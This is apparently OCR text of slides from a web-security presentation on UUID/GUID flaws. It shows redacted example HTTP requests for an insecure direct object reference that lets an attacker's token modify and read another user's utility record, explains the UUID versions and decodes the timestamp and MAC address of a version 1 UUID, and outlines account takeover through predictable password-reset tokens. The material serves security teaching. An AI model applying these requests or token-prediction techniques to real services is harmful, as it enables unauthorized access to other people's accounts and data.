
Utilities UUID = **6ecf0178-a4a5-4263-bf0e-f9f85959d0a4**




```
POST /api/v2/move HTTP/2
Host: www.redacted.com
Authorization: Bearer [Attacker_JWT]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/108.0.5359.125 Safari/537.36
Referer: https://www.redacted.com
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en;q=0.9
Content-Length: 127
Content-Type: application/json

{
  "utilitieId":"557f75c6-b537-4b32-9be5-e88507fea495",
  "moveDate":"2023-02-24",
  "stage":"In Processing"
}
```

```
HTTP/2 200 OK
Cache-Control: immutable
Content-Type: application/json; charset=utf-8
Server: Microsoft-IIS/10.0
X-Powered-By: ASP.NET
X-Powered-By: ARR/3.0
X-Frame-Options: SAMEORIGIN
Content-Security-Policy: default-src * 'self' data: directive: blob: 'unsafe-inline' 'unsafe-hashes'
[redacted]
Date: Wed, 11 Jan 2023 10:02:12 GMT
Content-Length: 16

"Update Success"
```

Indirect IDOR


Attacker
GET /api/v1/Utilities/557f75c6-b537-4b32-9be5-e88507fea495 HTTP/2
HTTP/1.1 200 OK

Utilities UUID = **6ecf0178-a4a5-4263-bf0e-f9f85959d0a4**



Request

```
GET /api/v1/Utilities/557f75c6-b537-4b32-9be5-e88507fea495 HTTP/2
Host: www.redacted.com
Accept: application/json, text/plain, */*
Authorization: Bearer [Attacker_JWT]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/108.0.5359.125 Safari/537.36
Referer: https://www.redacted.com
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
```

Response

```
HTTP/2 200 OK
Cache-Control: private,immutable
Content-Type: application/json; charset=utf-8
Server: Microsoft-IIS/10.0
X-Powered-By: ASP.NET
Api-Supported-Versions: 1
X-Aspnet-Version: 4.0.30319
X-Powered-By: ASP.NET
X-Powered-By: ARR/3.0
X-Frame-Options: SAMEORIGIN
Content-Security-Policy: default-src * 'self' data: directive: blob: 'unsafe-inline' 'unsafe-hashes'
[redacted]
Date: Tue, 10 Jan 2023 18:37:37 GMT
Content-Length: 2027

[
  {
    "moveTaskUtilityId":272,
    "utilityCompanyId":16539,
    "name":"[redacted]",
    "streetAddress"[redacted]
    "city":[redacted],
    "state":"[redacted]
    "zipCode":[redacted],
    "website":"https://www.[redacted]",
    "phoneNumber":"[redacted]80",
    "phoneNumberExtension":null,
    "utilityCompanyLineOfBusinessId":20256,
    "utilityTypeId":5,
```

UUID / GUID

UUID / GUID

Did you know that there are different types of UUIDs?

Nil UUID – Version 0

00000000-0000-0000-0000-000000000000

DCE Security UUID – Version 2

b165e8c6-5e9a-21ea-9e00-0242ac130003

Time-based UUID – Version 1

e6e3422c-c82d-11ed-8761-3ff799965458

Name-based UUID - Version 3 and 5

18f99f82-61f7-3530-8d8a-8fdf2cd0cae0
b21b95a4-56c3-51de-8828-1bb7bd249fd2

Randomly Generated GUID - Version 4

0d706e07-75b5-4553-8abd-6c3d52fdbf70

UUID / GUID

Did you know that there are different types of GUIDs?

Nil UUID – Version 0

00000000-0000-0000-0000-000000000000

Time-based UUID – Version 1

e6e3422c-c82d-11ed-8761-3ff799965458

DCE Security UUID – Version 2

b165e8c6-5e9a-21ea-9e00-0242ac130003

Name-based UUID - Version 3 and 5


18f99f82-61f7-3530-8d8a-8fdf2cd0cae0

b21b95a4-56c3-51de-8828-1bb7bd249fd2

Randomly Generated UUID - Version 4

0d706e07-75b5-4553-8abd-6c3d52fdbf70

UUID / GUID Version 1




Time-based UUID – Version 1

e6e3422c-c82d-11ed-8761-3ff799965458

Timestamp: 1edc82de6e3422c

MAC Address: 3f:f7:99:96:54:58

UUID / GUID Version 1



UUID Decoder

Enter UUID to Decode:

e6e3422c-c82d-11ed-8761-3ff799965458

UUIDs are in the format 00000000-0000-0000-0000-000000000000. Autofill with random UUID


Results:

Standard String Format	e6e3422c-c82d-11ed-8761-3ff799965458
Single Integer Value	306902432604442536565446256077208704088
Version	1 *(time and node based)*
Variant	DCE 1.1, ISO/IEC 11578:1996
Contents - Time	2023-03-21 21:18:19.109022.0 UTC
Contents - Clock	1889 *(usually random)*
Contents - Node	3f:f7:99:96:54:58 *(local multicast)*

Account Takeover

UUID / GUID: Account takeover through password reset

https://target.com/password/reset?token=3fcf5140-47ca-11ec-9755-c75cdea7a1c7




Reset your password fo[redacted]

[redacted]/account/set-password/d144a080-5a07-11ed-9ea4-

[redacted]

UUID / GUID: Account takeover through password reset

